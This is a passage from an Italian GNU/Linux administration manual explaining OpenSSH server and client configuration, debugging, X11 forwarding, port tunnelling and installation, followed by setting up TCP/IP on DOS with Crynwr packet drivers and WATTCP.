Quando OpenSSH non è in grado di eseguire alcun altro tipo di autenticazione, ripiega nell'uso del sistema tradizionale, in cui viene richiesta la parola d'ordine abbinata al nominativo-utente con cui si vuole accedere.

Ciò rappresenta anche l'utilizzo normale di OpenSSH, il cui scopo principale è quello di garantire la sicurezza della connessione attraverso la cifratura e il riconoscimento del servente. Infatti, per ottenere questo livello di funzionamento, è sufficiente che nel servente venga definita la chiave, attraverso i file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', mentre nei clienti non serve nulla, a parte l'installazione di OpenSSH.

Quando un utente si connette per la prima volta a un servente determinato, da un cliente particolare, la chiave pubblica di quel servente viene annotata automaticamente nel file '`~/.ssh/known_hosts`', permettendo il controllo successivo su quel servente.

Quindi, attraverso l'autenticazione normale, tutti i problemi legati alla registrazione delle varie chiavi pubbliche vengono risolti in modo automatico e quasi trasparente.

202.8 Servente OpenSSH

Il servizio di OpenSSH viene offerto tramite un demone, il programma '**`sshd`**', che deve essere avviato durante l'inizializzazione del sistema, oppure, se compilato con le opzioni necessarie, può essere messo sotto il controllo del supervisore dei servizi di rete.

Generalmente si preferisce avviare '**`sshd`**' in modo indipendente dal supervisore dei servizi di rete, perché a ogni avvio richiede un po' di tempo per la generazione di chiavi aggiuntive utilizzate per la cifratura.

La sintassi per l'utilizzo di questo demone si può riassumere semplicemente nel modello seguente:

`sshd` [*opzioni*]

'**`sshd`**', una volta avviato e dopo aver letto la sua configurazione, si comporta in maniera un po' diversa, a seconda che sia stato abilitato l'uso della versione 1 o 2 del protocollo SECSH.

In generale, quando un cliente si connette, '**`sshd`**' avvia una copia di se stesso per la nuova connessione, quindi, attraverso la chiave pubblica del servente inizia una sorta di negoziazione che porta alla definizione di un algoritmo crittografico da usare e di una chiave simmetrica che viene scambiata tra le parti, sempre in modo cifrato. Successivamente, si passa alla fase di autenticazione dell'utente, secondo uno dei vari metodi già descritti, in base a quanto stabilito nella configurazione di '**`sshd`**'. Infine, il cliente richiede l'avvio di una shell o di un altro comando.

OpenSSH ignora il file '`/etc/securetty`', per cui gli accessi dell'utente '**`root`**' possono essere regolati solo attraverso la configurazione del file '`/etc/ssh/sshd_config`'.

Vengono descritte alcune opzioni di ‘**`sshd`**’:

`-f` *file_di_configurazione*	Permette di fare utilizzare a '**`sshd`**' un file di configurazione differente da quello standard, ovvero '`/etc/ssh/sshd_config`'.
`-h` *file_della_chiave_dell'host*	Permette di fare utilizzare a '**`sshd`**' una chiave del nodo diversa da quella contenuta nel file standard. Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '`.pub`'.
`-d`	Fa sì che '**`sshd`**' funzioni in primo piano, allo scopo di seguire una sola connessione per verificarne il funzionamento.
`-e`	Si usa in abbinamento con '**`-d`**', per ottenere le informazioni diagnostiche attraverso lo standard error.

Il file di configurazione '`/etc/ssh/sshd_config`' permette di definire il comportamento di '**`sshd`**'. Il file può contenere righe di commento, evidenziate dal simbolo '`#`' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie *nome valore*, spaziate, senza alcun simbolo di assegnamento.

Quello che segue è un file '`/etc/ssh/sshd_config`' tipico, adatto per le due versioni del protocollo SSH, in modo simultaneo:

```
# La porta usata per ricevere le richieste di comunicazione
Port 22

# Direttive per restringere l'accessibilità del servizio
#ListenAddress ::
#ListenAddress 0.0.0.0

# Definizione delle versioni del protocollo utilizzabili
Protocol 2,1

# Collocazione della coppia di chiavi per il protocollo 1
HostKey /etc/ssh/ssh_host_key

# Collocazione delle coppie di chiavi per il protocollo 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key

# Durata di validità per la chiave generata automaticamente per la versione 1
KeyRegenerationInterval 3600
ServerKeyBits 768

# Livello di informazioni nel registro
SyslogFacility AUTH
LogLevel INFO

# Autenticazione
LoginGraceTime 600
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Disabilita l'autenticazione RHOSTS e la sua combinazione con
# il sistema della chiave pubblica
RhostsAuthentication no
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
IgnoreUserKnownHosts yes
```

```
# Non consente l'uso di parole d'ordine vuote
PermitEmptyPasswords no

# Uncomment to disable s/key passwords
#ChallengeResponseAuthentication no

# Consente l'autenticazione basata sul riconoscimento della parola d'ordine
PasswordAuthentication yes

# Use PAM authentication via keyboard-interactive so PAM modules can
# properly interface with the user
PAMAuthenticationViaKbdInt yes

# To change Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#AFSTokenPassing no
#KerberosTicketCleanup no

# Kerberos TGT Passing does only work with the AFS kaserver
#KerberosTgtPassing yes

X11Forwarding no
X11DisplayOffset 10
PrintMotd no
#PrintLastLog no
KeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
#Banner /etc/issue.net
#ReverseMappingCheck yes

Subsystem       sftp    /usr/lib/sftp-server
```

Si osservi che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole. Segue la descrizione di alcune direttive di configurazione.

`Protocol` *n*[`,`*m*]...	Consente di indicare quali versioni del protocollo SECSH utilizzare.
`AllowUsers` *modello*... `Deny` *modello*...	Queste due direttive permettono di definire uno o più modelli (attraverso l'uso dei caratteri jolly '**`*`**' e '**`?`**') riferiti a nomi di utenti a cui si intende concedere, oppure vietare l'accesso. Se queste direttive non vengono usate, si concede a qualunque utente di accedere.
`HostKey` *file*	Questa direttiva può essere usata anche più volte, per indicare i file contenenti le chiavi private del nodo. L'utilizzo multiplo della direttiva serve proprio per indicare chiavi diverse, adatte ai diversi protocolli.
`LoginGraceTime` *durata*	Permette di stabilire il tempo massimo concesso per completare la procedura di accesso. Il valore predefinito è di 600 s, pari a 10 minuti.
`PasswordAuthentication` ↩ ↪{`yes`|`no`}	Stabilisce se l'autenticazione attraverso la parola d'ordine è consentita oppure no. Il valore predefinito è '**`yes`**', cosa che permette questo tipo di autenticazione.
`PermitEmptyPasswords` ↩ ↪{`yes`|`no`}	Se l'autenticazione attraverso una parola d'ordine è consentita, permette di stabilire se sono ammesse le parole d'ordine nulle. Il valore predefinito è '**`yes`**'.

`PermitRootLogin {yes|without-password|forced-commands-only|no}`	Permette di abilitare o meno l'accesso da parte dell'utente '**`root`**'. Il valore predefinito è '**`yes`**' che consente questo accesso in qualunque forma di autenticazione, '**`no`**' lo esclude in ogni caso, mentre '**`without-password`**' esclude solo la forma di autenticazione attraverso una parola d'ordine e '**`forced-commands-only`**' consente di eseguire solo dei comandi remoti, sempre escludendo l'autenticazione basata sulla parola d'ordine.
`IgnoreRhosts {yes|no}`	Permette di ignorare i file '`~/.rhosts`' e '`~/.shosts`', mentre, per quanto riguarda questa direttiva, i file '`/etc/hosts.equiv`' e '`/etc/shosts.equiv`' continuano a essere presi in considerazione. Il valore predefinito è '**`no`**'.
`RhostsAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST, cioè quella basata esclusivamente sui file '`/etc/hosts.equiv`' (o '`/etc/shosts.equiv`') ed eventualmente '`~/.rhosts`' (o '`~/.shosts`'). Per motivi di sicurezza, il valore predefinito è '**`no`**', per non autorizzare questa forma di autenticazione.
`RhostsRSAAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 1. Il valore predefinito è '**`no`**', per non autorizzare questa forma di autenticazione.
`HostbasedAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 2. Il valore predefinito è '**`no`**', per non autorizzare questa forma di autenticazione.
`IgnoreUserKnownHosts {yes|no}`	Permette di ignorare i file '`~/.ssh/known_hosts`' degli utenti, durante l'autenticazione basata su RHOST sommata al riconoscimento della chiave pubblica. Il valore predefinito è '**`no`**', con il quale i file in questione vengono letti regolarmente.
`RSAAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 1 del protocollo. Il valore predefinito è '**`no`**', che esclude questa forma di autenticazione.
`PubkeyAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 2 del protocollo. Il valore predefinito è '**`yes`**', che consente questa forma di autenticazione.
`StrictModes {yes|no}`	Se attivato, fa in modo che '**`sshd`**' verifichi la proprietà dei file di configurazione nelle directory personali degli utenti, rifiutando di considerare i file appartenenti a utenti «sbagliati» o con permessi non appropriati. Ciò permette di ridurre i rischi di intrusione e alterazione della configurazione da parte di terzi che potrebbero sfruttare le dimenticanze degli utenti inesperti per sostituirsi a loro. Il valore predefinito è '**`yes`**'.

202.9 Cliente OpenSSH

Il programma usato come cliente per le connessioni con OpenSSH è '**`ssh`**', il quale emula il comportamento del suo predecessore, '**`rsh`**', almeno per ciò che riguarda la sintassi fondamentale.

A fianco di '**`ssh`**' c'è anche '**`scp`**', che comunque si avvale del primo, per facilitare le operazioni di copia tra elaboratori.

'**ssh**' richiede una configurazione che può essere fornita in modo globale a tutto il sistema, attraverso il file '/etc/ssh/ssh_config' e in modo particolare per ogni utente, attraverso il file '~/.ssh/config'.

Il modello sintattico per l'utilizzo di '**ssh**', si esprime semplicemente nel modo seguente:

ssh [*opzioni*] *host* [*comando*]

L'utente può essere riconosciuto nel sistema remoto attraverso uno tra diversi tipi di autenticazione, a seconda delle reciproche configurazioni; al termine dell'autenticazione, l'utente ottiene una shell oppure l'esecuzione del comando fornito come ultimo argomento (come si vede dalla sintassi).

Segue l'elenco di alcune opzioni di uso più frequente.

-l *utente*	Permette di richiedere l'accesso utilizzando il nominativo-utente indicato nell'argomento. Diversamente, si intende accedere con lo stesso nominativo usato nel cliente dal quale si utilizza '**ssh**'.
-i *file_di_identificazione*	Permette di fare utilizzare a '**ssh**' una chiave di identificazione personale diversa da quella contenuta nel file standard, ovvero '~/.ssh/id*' (e poi anche '~/.ssh/id*.pub'). Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '.pub'.
-1	Richiede espressamente l'uso del protocollo nella versione 1.
-2	Richiede espressamente l'uso del protocollo nella versione 2.
-4	Utilizza indirizzi IPv4.
-6	Utilizza indirizzi IPv6.

Seguono alcuni esempi di utilizzo di '**ssh**'.

$ ssh -l tizio roggen.brot.dg	Accede all'elaboratore *roggen.brot.dg*, utilizzando lì il nominativo-utente '**tizio**'.
$ ssh -l tizio roggen.brot.dg ls -l /tmp	Esegue il comando '**ls -l /tmp**' nell'elaboratore *roggen.brot.dg*, utilizzando lì il nominativo-utente '**tizio**'.
$ ssh -l tizio roggen.brot.dg ↩ ↪tar czf - /home/tizio > backup.tar.gz	Esegue la copia di sicurezza, con l'ausilio di '**tar**' e '**gzip**' ('**tar**' con l'opzione '**z**'), della directory personale dell'utente '**tizio**' nell'elaboratore remoto. L'operazione genera il file 'backup.tar.gz' nella directory corrente dell'elaboratore locale.

A proposito dell'esempio con cui si esegue una copia di sicurezza attraverso la rete, è bene sottolineare che il file generato, contiene dei caratteri aggiuntivi oltre la fine del file. Ciò può causare delle segnalazioni di errore quando si estrae il file compresso, ma il contenuto dell'archivio dovrebbe risultare intatto.

La configurazione di '**ssh**' può essere gestita globalmente attraverso il file '/etc/ssh/ssh_config' e singolarmente attraverso '~/.ssh/config'.

Il file può contenere righe di commento, evidenziate dal simbolo '#' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie *nome valore*, oppure *nome*=*valore*.

In questi file di configurazione possono essere distinte diverse sezioni, riferite a gruppi di nodi. Ciò si ottiene attraverso la direttiva '**`Host`** *modelli*', in cui, anche attraverso i caratteri jolly '**`*`**' e '**`?`**', si indicano i nodi a cui sono riferite le direttive successive, fino alla prossima direttiva '**`Host`**'.

Quello che segue è il file '`/etc/ssh/ssh_config`' tipico, tutto commentato, ma utile ugualmente per comprenderne il funzionamento.

```
# Host *
#   ForwardAgent no
#   ForwardX11 no
#   RhostsAuthentication no
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   FallBackToRsh no
#   UseRsh no
#   BatchMode no
#   CheckHostIP yes
#   StrictHostKeyChecking yes
#   IdentityFile ~/.ssh/identity
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_rsa
#   Port 22
#   Protocol 2,1
#   Cipher blowfish
#   EscapeChar ~
```

Anche in questo caso, si deve ricordare che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole.

Segue la descrizione di alcune direttive.

Direttiva	Descrizione
`Cipher` {`des` | `3des` | `blowfish` | `none`}	Permette di indicare il tipo di cifratura preferita per il protocollo della versione 1. Se si specifica il tipo '**`none`**' si intende di non volere alcun tipo di cifratura, cosa utile solo a scopo di analisi diagnostica.
`Ciphers` *tipo_cifratura* [, *tipo_cifratura*]...	Consente di indicare un elenco di cifrature utilizzabili per il protocollo della versione 2.
`Compression` {`yes` | `no`}	Se attivato, permette di utilizzare una comunicazione di dati compressa, in modo da migliorare il rendimento di una connessione lenta. Il valore predefinito è '**`no`**'.
`IdentityFile` *file*	Permette di indicare il file contenente la chiave privata dell'utente, in alternativa a quello standard. Questa direttiva si può usare anche più volte, per fare riferimento a coppie di chiavi distinte per i vari tipi di protocolli.
`Protocol` *n*[,*m*]... `RhostsAuthentication` {`yes` | `no`} `RhostsRSAAuthentication` {`yes` | `no`} `RSAAuthentication` {`yes` | `no`} `PubkeyAuthentication` {`yes` | `no`} `PasswordAuthentication` {`yes` | `no`}	Queste direttive hanno lo stesso significato e utilizzo di quelle corrispondenti alla configurazione del servente.

`StrictHostKeyChecking` ↩ ↪`{yes|no|ask}`	Se attivato, fa in modo che le chiavi pubbliche dei serventi contattati non possano essere aggiunte automaticamente nell'elenco personale, il file '`~/.ssh/known_hosts`', impedendo la connessione a nodi sconosciuti o irriconoscibili. Il valore predefinito è '**`ask`**', con cui si chiede all'utente come comportarsi.
`User` *utente*	Permette di indicare l'utente da utilizzare nella connessione remota. Ciò è particolarmente utile nella configurazione personalizzata, in cui si potrebbe specificare l'utente giusto per ogni nodo presso cui si ha accesso.

Per copiare dei file in modo cifrato, si può usare '**`scp`**', che ovviamente si avvale di '**`ssh`**' in modo trasparente:

`scp` [*opzioni*] [[*utente*`@`]*host*`:`]*origine*... [[*utente*`@`]*host*`:`]*destinazione*

Il principio di funzionamento è lo stesso della copia normale, con la differenza che i percorsi per identificare i file e le directory, sono composti con l'indicazione dell'utente e del nodo. Vengono descritte alcune opzioni:

`-p`	fa in modo che gli attributi originali dei file vengano rispettati il più possibile nella copia;
`-r`	permette la copia ricorsiva delle directory;
`-1`	richiede espressamente l'uso del protocollo nella versione 1;
`-2`	richiede espressamente l'uso del protocollo nella versione 2;
`-4`	utilizza indirizzi IPv4;
`-6`	utilizza indirizzi IPv6.

Seguono alcuni esempi.

`$` **`scp`** ↩ ↪**`tizio@roggen.brot.dg:/etc/profile`** ↩ ↪**`.`**	Copia il file '`/etc/profile`' dall'elaboratore *`roggen.brot.dg`* utilizzando il nominativo-utente '**`tizio`**', nella directory corrente dell'elaboratore locale.
`$` **`scp -r`** ↩ ↪**`tizio@roggen.brot.dg:/home/tizio/`** ↩ ↪**`.`**	Copia tutta la directory '`/home/tizio/`' dall'elaboratore *`roggen.brot.dg`* utilizzando il nominativo-utente '**`tizio`**', nella directory corrente dell'elaboratore locale.

202.10 Verifica del funzionamento di un servente OpenSSH

In condizioni normali, la configurazione tipica di OpenSSH consente delle connessioni dove il riconoscimento degli utenti avviene attraverso l'inserimento della parola d'ordine. Per ragioni di sicurezza, le forme di autenticazione «RHOST», ovvero quelle basate sull'uso dei file '`/etc/hosts.equiv`', '`/etc/shosts.equiv`', '`~/.rhosts`' e '`~/.shosts`', sono disabilitate.

Di solito, l'autenticazione basata sulla verifica della chiave pubblica è abilitata, ma si richiede che i permessi e la proprietà dei file relativi siano coerenti per il contesto a cui si riferiscono.

In generale, è bene evitare le forme di autenticazione RHOST, anche quando sono mediate dal riconoscimento concorrente della chiave pubblica; pertanto, se è necessario accedere senza l'in-

dicazione di una parola d'ordine, il modo più corretto rimane quello del riconoscimento della chiave, senza altre interferenze.

Spesso, quando si cerca di realizzare una connessione senza bisogno di inserire la parola d'ordine, si incappa in qualche problema che impedisce di ottenere il risultato. Per scoprire dove sia il problema, è necessario avviare il demone '**sshd**' in modalità diagnostica, per seguire una connessione singola e vedere cosa succede veramente:

```
# sshd -e -d 2>&1 | less
```

All'avvio, ciò che si ottiene sono i messaggi relativi allo stato della configurazione. Per esempio:

```
debug1: Seeding random number generator
debug1: sshd version OpenSSH_3.0.2p1 Debian 1:3.0.2p1-9
debug1: private host key: #0 type 0 RSA1
debug1: read PEM private key done: type RSA
debug1: private host key: #1 type 1 RSA
debug1: read PEM private key done: type DSA
debug1: private host key: #2 type 2 DSA
debug1: Bind to port 22 on 0.0.0.0.
Server listening on 0.0.0.0 port 22.
Generating 768 bit RSA key.
RSA key generation complete.
```

Se dal nodo *dinkel.brot.dg* l'utente '**tizio**' tenta di collegarsi, si può leggere, in particolare, l'estratto seguente:

```
Connection from 192.168.1.1 port 32773
...
debug1: trying public key file /home/tizio/.ssh/authorized_keys
debug1: matching key found: file /home/tizio/.ssh/authorized_keys, line 3
...
debug1: ssh_rsa_verify: signature correct
Accepted publickey for tizio from 192.168.1.1 port 32773 ssh2
debug1: Entering interactive session for SSH2.
```

In questo caso si evidenzia un'autenticazione basata sul riconoscimento della chiave pubblica. Ecco cosa potrebbe succedere invece se i permessi non vengono ritenuti adeguati:

```
debug1: trying public key file /home/tizio/.ssh/authorized_keys
Authentication refused: bad ownership or modes for directory /home/tizio
```

In questo caso, l'autenticazione basata sul riconoscimento della chiave pubblica, non funziona perché la directory personale dell'utente consente la scrittura al gruppo, pertanto si ricade nella solita autenticazione per mezzo della parola d'ordine.

202.11 X in un tunnel OpenSSH

OpenSSH è configurato in modo predefinito per gestire automaticamente le connessioni di X. Per comprenderlo è meglio fare subito un esempio pratico. Si immagini di avere avviato X sul proprio elaboratore locale e di avere aperto una finestra di terminale con la quale si effettua una connessione presso un sistema remoto, attraverso '**ssh**'. Dopo avere stabilito la connessione, si vuole avviare su quel sistema un programma che utilizza il servente grafico locale: basta avviarlo e tutto funzionerà, semplicemente, all'interno di un tunnel cifrato di OpenSSH.

202.11.1 Attività svolta da OpenSSH

Il meccanismo attuato da OpenSSH per arrivare a questo risultato è molto complesso, garantendo il funzionamento della connessione anche se le autorizzazioni per l'accesso al servente grafico locale non erano state concesse al sistema remoto.

Nel momento in cui si accede al sistema remoto attraverso '**ssh**' da una finestra di terminale di X, la controparte nel sistema remoto, cioè '**sshd**', genera o aggiorna il file '`~/.Xauthority`' nel profilo personale dell'utente utilizzato per accedere, attraverso il proprio canale privilegiato. Se dopo la connessione si prova a visualizzare il contenuto della variabile '**DISPLAY**', si dovrebbe osservare che viene indicato uno schermo speciale nel sistema remoto. Si osservi l'esempio:

tizio@dinkel.brot.dg:~$ **ssh -l caio roggen.brot.dg**[*Invio*]

caio's password: *********[*Invio*]

In questo modo, l'utente '**tizio**' che si trova presso il nodo *dinkel.brot.dg*, cerca di accedere a *roggen.brot.dg*, utilizzando lì il nominativo-utente '**caio**'.

La prima volta che lo fa ottiene la creazione del file '`~/.Xauthority`' nel sistema remoto, come mostrato qui sotto.

```
/usr/X11/bin/xauth: creating new authority file /home/caio/.Xauthority
```

caio@roggen.brot.dg:~$ **echo $DISPLAY**

```
roggen.brot.dg:10.0
```

Contrariamente al solito, lo schermo sembra essere collocato presso il sistema remoto, proprio perché è OpenSSH a gestire tutto. In questo modo però, non contano più le autorizzazioni o i divieti fatti attraverso la gestione normale di X. Inoltre, dal momento che la connessione di X è incapsulata nel protocollo SECSH, non valgono più eventuali restrizioni poste nei router per impedire l'utilizzo di tale protocollo.

202.11.2 Risvolti sulla sicurezza

La connessione instaurata attraverso OpenSSH garantisce che la comunicazione riferita alla gestione del servente grafico sia protetta, risolvendo la maggior parte dei problemi di sicurezza derivati dall'uso di X attraverso la rete.

Tuttavia, questo non garantisce che il sistema sia completamente sicuro, dal momento che un aggressore potrebbe collocarsi nel nodo remoto e da lì sfruttare il tunnel predisposto proprio da OpenSSH, come documentato in *The interaction between SSH and X11*.

A questo punto, si potrebbe ritenere conveniente di vietare in ogni caso l'utilizzo delle applicazioni per X attraverso la rete, ma dal momento che OpenSSH scavalca i sistemi tradizionali, occorre configurare proprio OpenSSH per questo.

In generale, se è questa l'intenzione, si agisce nel file '`/etc/ssh/sshd_config`', con la direttiva '**X11Forwarding**', in modo che '**sshd**' non si presti alla gestione di X nel modo descritto.

```
X11Forwarding no
```

Eventualmente, lo stesso utente può impedirsi di usare X attraverso OpenSSH, intervenendo nel file '`~/.ssh/config`' con la direttiva '**ForwardX11**'.

```
ForwardX11 no
```

202.12 Creazione di un tunnel cifrato generico con OpenSSH

Il cliente OpenSSH è in grado di realizzare un tunnel cifrato tra due elaboratori, attraverso una tecnica chiamata *port forwarding*. In pratica, con questa tecnica, si apre una connessione SECSH normale, con o senza l'attivazione di una shell remota, nella quale si inserisce una comunicazione aggiuntiva che collega una porta remota con una porta locale. L'esempio seguente dovrebbe servire per comprendere la tecnica:

1. `tizio@roggen.brot.dg:~$` **`ssh -N -L 9090:dinkel.brot.dg:80 caio@dinkel.brot.dg`**[*Invio*]

   l'utente '**`tizio`**' presso l'elaboratore *`roggen.brot.dg`* si collega all'elaboratore *`dinkel.brot.dg`*, con l'utenza '**`caio`**', per aprire un tunnel tra *`dinkel.brot.dg:80`* e *`roggen.brot.dg:9090`*;

2. [*Ctrl+z*]

   `tizio@roggen.brot.dg:~$` **`bg`**[*Invio*]

   dopo essersi identificato presso l'elaboratore remoto, sospende l'esecuzione del programma e quindi lo riattiva sullo sfondo;

3. `tizio@roggen.brot.dg:~$` **`links http://localhost:9090`**[*Invio*]

   A questo punto si può visitare il sito *`http://dinkel.brot.dg:80`* utilizzando invece l'indirizzo *`http://localhost:9090`*, garantendo che la comunicazione tra l'elaboratore locale (*`roggen.brot.dg`*) e *`dinkel.brot.dg`* avvenga in modo cifrato.

Tabella 202.14. Opzioni di '**`ssh`**' specifiche per la realizzazione di un tunnel tra l'elaboratore locale e un nodo remoto, che disponga anche di un servente OpenSSH attivo.

Opzione	Descrizione
`-N`	Non esegue un comando presso l'elaboratore remoto.
`-L` *porta_locale*:*nodo_remoto*:*porta_remota* `-L` *porta_locale*/*nodo_remoto*/*porta_remota*	Apre la porta locale indicata e ritrasmette le comunicazioni con questa porta alla porta remota dell'elaboratore remoto indicato. Se si apre localmente una porta privilegiata, occorre agire in qualità di utente '**`root`**' nell'elaboratore locale. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.
`-R` *porta_remota*:*nodo_locale*:*porta_locale* `-R` *porta_remota*/*nodo_locale*/*porta_locale*	Apre la porta remota indicata e ritrasmette le comunicazioni con questa porta alla porta locale dell'elaboratore locale indicato. Se si apre una porta privilegiata remota, occorre agire in qualità di utente '**`root`**' nell'elaboratore remoto. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.

202.13 Installazione

OpenSSH non è inclusa in tutte le distribuzioni GNU/Linux, a causa delle norme sulle limitazioni all'esportazione dei sistemi di cifratura diffuse in vari paesi, in particolare negli Stati Uniti.

In ogni caso, l'installazione di OpenSSH è semplice: si deve predisporre la chiave del nodo, come già descritto più volte; quindi, se si vogliono accettare connessioni, basta avviare il demone '**`sshd`**', possibilmente attraverso uno script della procedura di inizializzazione del sistema.

La configurazione è facoltativa e deve essere fatta solo se si desiderano inserire forme particolari di limitazioni (come nel caso del divieto dell'inoltro di X), oppure se si vuole concedere l'autenticazione RHOST (cosa che è meglio non fare).

> Alcune versioni precompilate di OpenSSH sono organizzate in modo da utilizzare la directory '`/etc/ssh/`' per il file di configurazione del sistema (come è stato mostrato qui); altre mettono direttamente tali file nella directory '`/etc/`'.

202.14 Riferimenti

- *OpenSSH*

  <*http://www.openssh.com/*>

- Pagine di riferimenti a lavori attorno al protocollo SECSH:

  <*http://www.openssh.org/*>

  <*http://www.freessh.org/*>

- *SSH Secure Shell*

  <*http://www.ssh.org/*>

- Replay Associates, L.L.P.

  <*http://www.replay.com/*>

- Ulrich Flegel, *The interaction between SSH and X11, thoughts on the security of the Secure Shell*, 1997

  <*ftp://ftp.cert.dfn.de/pub/docs/crypt/ssh-x11.ps.gz*>

Parte xxxviii

Connettività con sistemi Dos

Dos IPv4

Come sistema operativo libero, GNU/Linux costituisce la scelta ottimale, se non altro dal punto di vista economico, per la realizzazione di reti locali. Ma anche il recupero di vecchia tecnologia può essere di grande aiuto. Il vecchio hardware basato su i286 può essere introdotto in una rete TCP/IP per servizi classici quali TELNET, FTP e altro.

> È da tenere presente che è in corso la realizzazione del progetto FreeDOS che potrebbe giustificare ancora meglio questo tipo di ragionamento (<*http://www.freedos.org*>).

Negli esempi che appaiono nelle sezioni che seguono si immagina di avere una piccola rete locale con due elaboratori.

1. 192.168.1.1 *`dinkel.brot.dg`*, sistema GNU, con funzionalità di router e di servente DNS;
2. 192.168.1.15 *`dos.brot.dg`* con il sistema Dos.

Il secondo elaboratore è quello che si vuole utilizzare con i programmi Dos descritti in questo capitolo. Per quanto riguarda il caso particolare del programma PCroute, verranno mostrati esempi con dati differenti.

> Prima di proseguire, è importante evitare di farsi illusioni: si tratta di programmi molto deboli, utili solo per IPv4 e a volte incapaci di attraversare i router.

203.1 Driver di pacchetto

Per poter comunicare attraverso un elaboratore con sistema operativo Dos in una rete TCP/IP occorre un cosiddetto *driver di pacchetto* (*packet driver*), ovvero un driver software in grado di fornire un minimo servizio basato sul protocollo IP. La raccolta di driver di pacchetto più comune è quella della Crynwr [1] (<*http://www.crynwr.com*>).

I programmi che si intendono utilizzare devono essere predisposti per il tipo di driver di pacchetto a disposizione.

Una raccolta di driver di pacchetto organizzata da Crynwr, può essere ottenuta presso Simtel.Net (la nota distribuzione di software *shareware* e *freeware* per Dos e MS-Windows) all'indirizzo <*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/pktd11.zip*>.

All'interno della raccolta si può trovare un lungo elenco di driver per vari modelli di schede di rete Ethernet. In particolare, vale la pena di soffermarsi sui driver per le schede Ethernet NE2000 e per la connessione PLIP attraverso la porta parallela.

- '**`NE2000.COM`**'

  Si tratta del driver adatto per la connessione attraverso schede Ethernet compatibili NE2000. Questo programma deve essere avviato con i parametri necessari per poter comunicare con la scheda di rete e con le applicazioni.

  ```
  NE2000.COM [opzioni] [irq_software] [irq_della_scheda] [i/o_della_scheda]
  ```

[1] **Crynwr packet driver collection** GNU GPL

Le schede NE2000 vengono configurate, attraverso ponticelli o software di configurazione, predisponendo un IRQ e un indirizzo di I/O. Oltre a queste indicazioni, è necessario specificare un indirizzo IRQ aggiuntivo che viene utilizzato per la comunicazione tra i programmi e il driver stesso. La scelta di questo IRQ software è la parte più delicata. L'indirizzo $7E_{16}$ dovrebbe andare bene. Supponendo di avere installato una scheda configurata con IRQ 11 ($0B_{16}$) e indirizzo di I/O 300_{16}, si dovrà avviare il driver nel modo seguente:

```
NE2000.COM 0x7e 0x0b 0x300
```

È opportuno aggiungere questa riga all'interno del file '`AUTOEXEC.BAT`'.

- '**`PLIP.COM`**'

  Si tratta del driver adatto per la connessione attraverso la porta parallela con un cavo PLIP. Questo programma deve essere avviato con i parametri necessari per poter comunicare con la scheda di rete e con le applicazioni.

  `PLIP.COM` [*opzioni*] [*irq_software*] [*irq_della_porta*] [*i/o_della_porta*]

  Come nel caso delle schede NE2000, è necessario specificare un indirizzo IRQ aggiuntivo che viene utilizzato per la comunicazione tra i programmi e il driver stesso. L'indirizzo $7E_{16}$ dovrebbe andare bene. Supponendo di avere a disposizione una porta parallela che utilizza IRQ 7 (07_{16}) e indirizzo di I/O 378_{16}, si dovrà avviare il driver nel modo seguente:

  ```
  PLIP.COM 0x7e 0x07 0x378
  ```

  È opportuno aggiungere questa riga all'interno del file '`AUTOEXEC.BAT`'.

I driver di pacchetto Crynwr e altri simili, possono essere rimossi dalla memoria residente attraverso un programma speciale che accompagna la raccolta stessa. Si tratta di '**`TERMIN.COM`**' che richiede soltanto l'indicazione dell'indirizzo IRQ software con il quale è stato installato il driver:

`TERMIN.COM` *irq_software*

Per esempio, per eliminare il driver installato utilizzando l'indirizzo $7E_{16}$, viene eliminato dalla memoria residente con il comando seguente:

```
TERMIN.COM 0x7e
```

203.2 Libreria WATTCP

WATTCP [2] (*University of Waterlo TCP*) è una libreria utilizzata da alcuni programmi per accedere alle funzionalità TCP/IP. Di conseguenza, questi programmi hanno in comune lo stesso tipo di file di configurazione, che normalmente è denominato '`WATTCP.CFG`'.

> Generalmente, questi programmi incorporano completamente il codice della libreria WATTCP, pertanto, i programmi sono autonomi, ma possono usare in comune lo stesso file di configurazione.

Questo file si compone di direttive molto semplici, in cui si assegna idealmente un valore a una variabile:

variabile_di_configurazione = *valore*

In generale, viene definito l'indirizzo IP, il nome corrispondente e la maschera di rete (o della sottorete), come si vede nell'esempio seguente:

[2] **WATTCP** software non libero: non è consentita la distribuzione di versioni modificate e non è consentita la commercializzazione

```
HOSTNAME = dos
MY_IP = 192.168.1.15
NETMASK = 255.255.255.0
```

Inoltre, di solito si indicano anche i serventi DNS,[3] il nome del proprio dominio e il router (gateway):

```
GATEWAY = 192.168.1.1
NAMESERVER = 192.168.1.1
DOMAINSLIST = brot.dg
```

